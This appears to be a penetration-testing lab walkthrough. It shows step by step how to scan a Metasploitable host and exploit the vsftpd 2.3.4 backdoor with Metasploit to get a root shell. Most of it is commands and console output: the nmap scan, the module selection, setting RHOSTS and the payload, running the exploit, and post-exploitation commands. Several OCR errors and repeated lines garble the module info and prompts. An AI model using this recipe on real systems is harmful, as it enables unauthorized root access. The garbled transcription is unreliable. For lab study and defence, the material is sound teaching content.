# **Exploit Website Using Metasploit**

Test ip: 192.168.1.192

#### **Step 1: Information gathering NMAP:**

**Version Command: nmap-sV 192.168.1.192** 

Note: -sV = version check command

#### version:

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

#### Check version vulnerabilities:

- Go to the <a href="https://www.exploit-db.com">https://www.exploit-db.com</a> site
  - > Enter search input box- vsftpd



1 vulnerability is not a Metasploit author.


## Step 2: Go to Metasploit

1st Command: service postgresql start

2nd Command: msfconsole

# Metasploit open

Now Command: start vsftpd (version name)



Only 1 module.

#### Step 3: Use information now

Modules name: 0

□ Now Command we are using 0 module : use 0

No payload configured ,defaulting to cmd/unix/interact

☐ Command showinfo or info

```
Name: VSTRD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
Liking: Execulation
Disclored: 2011-07-03

Provided by:
Animatic
Check supported:
No
Basic options:
Name Current Setting Required Description
RHOSTS
ROOT 21 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
Psyload information:
Space: 2000
Psyload information:
Space: 2000
Psyload information:
Space: 2000
Psyload information:
This module exploits a malicious backdoor that was added to the
VSFFPD download archive. Inis backdoor was introduced into the
VSFFPD download archive. Inis backdoor was introduced into the
According to the most recent information available. This backdoor
was removed on July 3rd 2011.

References:
OOMED (75525)
OOMED (75
```

## □ Command : Show targets

We can use this version(vsftpd) for any device.

Like: unix or linux

☐ Command : Options or show options

- Now we need to set RHOSTS (target host or id)
- RPORT default set 21 (target port for target service)


## RHOSTS mean target IP.

□ **Command**: set RHOSTS 192.168.1.192

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.192
RHOSTS ⇒ 192.168.1.192
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ■
```


Add successfully: RHOSTS = 192.168.1.192

• Again Check Command: Options or showoptions



**Target ip address add:** 192.168.1.192

□ Command : show payloads



#### Show: 1 payload

Default set so we don't need to set up. This should be set if there are many payloads .

- □ Command : set payload\_name or payload number
  - Set payload 0

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

## □ Command : run or exploit

```
msf6 exploit(mix/ftp/vsftp0_236_buckdoor) > run

[*] 192.168.1.192:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.1.192:21 - USER: 331 Please specify the password.

[*] 192.168.1.192:21 - Backdoor service has been spawned, handling...

[*] 192.168.1.192:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (10.0.2.15:43611 → 192.168.1.192:6200) at 2022-10-24 08:08:44 -0400
```

- [\*] 192.168.1.192:21 **Banner**: 220 (vsFTPd 2.3.4)
- [\*] 192.168.1.192:21 **USER:** 331 Please specify the password.
- [+] 192.168.1.192:21 Backdoor service has been spawned, handling...
- [+] 192.168.1.192:21 **UID: uid=**0(root) gid=0(root)
- [\*] Found shell.
- [\*] Command shell session 1 opened (10.0.2.15:43611 -> 192.168.1.192:6200) at 2022-10-24 08:08:44 -0400
  - ☐ Command : id

```
id
uid=0(root) gid=0(root)
```

#### Result user id: Root

Successfully Exploit.

**Command : Clear** 

**Command: Pwd** 

Command: cd home

Command: Is

We can check who is inside the home.

• ftp

• msfadmin

• service

user



# Go to the metasploitable:

#### Command: id

```
msfadmin@metasploitable: *$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(c)
ppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin)
19(sambashare),1000(msfadmin)
msfadmin@metasploitable: *$
```

Result id: 1000 (normal user)